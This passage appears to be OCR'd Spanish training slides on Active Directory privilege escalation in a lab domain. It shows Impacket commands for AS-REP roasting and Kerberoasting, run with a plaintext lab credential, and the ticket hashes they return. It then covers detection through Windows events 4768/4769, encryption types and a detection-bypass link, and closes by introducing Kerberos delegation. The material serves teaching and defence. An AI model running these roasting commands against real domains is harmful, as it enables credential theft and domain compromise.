25	camellia128-cts-cmac	[RFC6803]
26	camellia256-cts-cmac	[RFC6803]

https://www.iana.org/assignments/kerberos-parameters/kerberos-parameters.xhtml

Privesc de Dominio – Roasting – “Posible Mitigación”





Privesc de Dominio – Roasting – “Posible Mitigación”

```
❯ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
baggio            2024-03-26 17:40:20.966675  2024-11-01 13:52:27.450322  0x410200



$krb5asrep$18$baggio$SERIEA.LOCAL$bcc0d0b53d1c7d9ca9a5334c$9f835f26e0eb47b1001af4ead7906e34648841ab0a42ebb74242a7bf1a614506477fe1094e127886a4d4aa08aa9
1885b0910abe6c9e91a9c2ac1ac326d1b79e6606d9d37ac8b8452834f7a00165691b775b48615fe22ddde756f8e2c8232feefb28e076f97a730540f740b43157b8ce3cf6b33bd448ab4474
e9f4f464c3950644d4edfdae5a4f9c0f98656faf2ec9dfbf10d1c4c63bbc399ae8b551724c45129443a6028baf05e6ec3830fbfd49fc8191ee179b7b7000887723e309a958c3a35b509335
❯ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py  seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name  MemberOf                                          PasswordLastSet             LastLogon                   Delegation
--------------------  ----  ------------------------------------------------  --------------------------  --------------------------  ----------
ops/whatever1         Hart  CN=Remote Desktop Users,CN=Builtin,DC=seriea,DC=local  2024-03-26 17:45:12.130649  2024-09-10 08:56:28.961923



[-] CCache file is not found. Skipping...
$krb5tgs$18$Hart$SERIEA.LOCAL$*seriea.local/Hart*$b67fbcec4cdc183e8a2177ef$2e67f240eda83398ca6873f2e9d293b88f43ab9b1ede5e9dedb2ba3c3faa7d5ff4cc6154f79
f667b50d5343953a92fef60160dce21c761e4339c0d34ce5fe536b67f135b6d1285ce3423be150943bac62aaa5d48253b4787ceaede76c215afcb7aab5b086f308f1352e8e839f0261ce2b
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23ed3d510455089d68a36605b9bbd23070bb6e6e6dff3c36c6996f4fea50e630090927f4ccb23487b12c1158bf152d15e8647fda96c04227f9ea88e23a2d75456b39d2d082fb5ba05a650f
8766f82a1dd7728d8774aa5aa507b832597a35fa998909b27348354d53b60a4d17d8eacaec23f466510a27189b1906a8deab958295d5ef8bef6a6a13ce7fd30f085559bdba9959962e8438
d7407a81c79eca00e7af9e769128258a9280ac8bd253e729a93a2135ea88b04ff124e9e702434ec486864893fc9cd710c2be769aa133262cecf6ca61d061ddae79f84f7dcb13f940c4eda1
45bfd8d90188ce46cf065b4442f3982db32c300901bec3cd8364293bbc6a7243cf24612b2d900ba299795abf608b6e7b9ae1748ff5c6462bd0603420e2e773befc4637206927843188 81f0
2472670fafe7a8780994b46d0e97bb673444d05b63feb77afd44f74d02bf528b56454577819b83e01cdb54c6cc181d1bc242d4faf59738eda1533af16843623031b5f9766542665394b1a4
99e62c1d4cff91947cf689b43a509720d28ece84b6b9efcb4
```


Kerberoasting – TGSREProasting - Deteccion



El evento 4769 hace referencia a los service tickets que han sido pedidos.

Privesc de Dominio – Request Tickets - Deteccion

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/30/2024 1:04:57 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:45:14 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:37 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:39:16 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:38:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service

Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: baggio
- Supplied Realm Name: SERIEA.LOCAL
- User ID: SERIEA\baggio

Service Information:
- Service Name: krbtgt
- Service ID: SERIEA\krbtgt

Network Information:
- Client Address: ::ffff:192.168.169.152
- Client Port: 51430

Additional Information:
- Ticket Options: 0x50800000
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 0

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.


Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Privesc de Dominio – Request Tickets - Deteccion

Type	Type Name	Description
0x1	DES-CBC-CRC	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x3	DES-CBC-MD5	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x11	AES128-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x12	AES256-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x17	RC4-HMAC	Default suite for operating systems before Windows Server 2008 and Windows Vista.
0x18	RC4-HMAC-EXP	Default suite for operating systems before Windows Server 2008 and Windows Vista.


https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769

Privesc de Dominio – Request Tickets - Deteccion



Podemos cambiar estas opciones en la request para pedir un tipo de ticket diferente.


Privesc de Dominio – Request Tickets - Deteccion



https://trustedsec.com/blog/the-art-of-bypassing-kerberoast-detections-with-orpheus

Privesc de Dominio – Kerberos Delegation


- La delegación de Credenciales es un mecanismo de autenticación de Windows que permite a un servicio "suplantar" a un usuario para acceder a otros servicios en su nombre.
- Facilita el acceso fluido entre servicios sin pedir múltiples autenticaciones al usuario.
- La delegacion de Credenciales permite que el servicio actúe en nombre del usuario tanto localmente como en otros servicios de red.



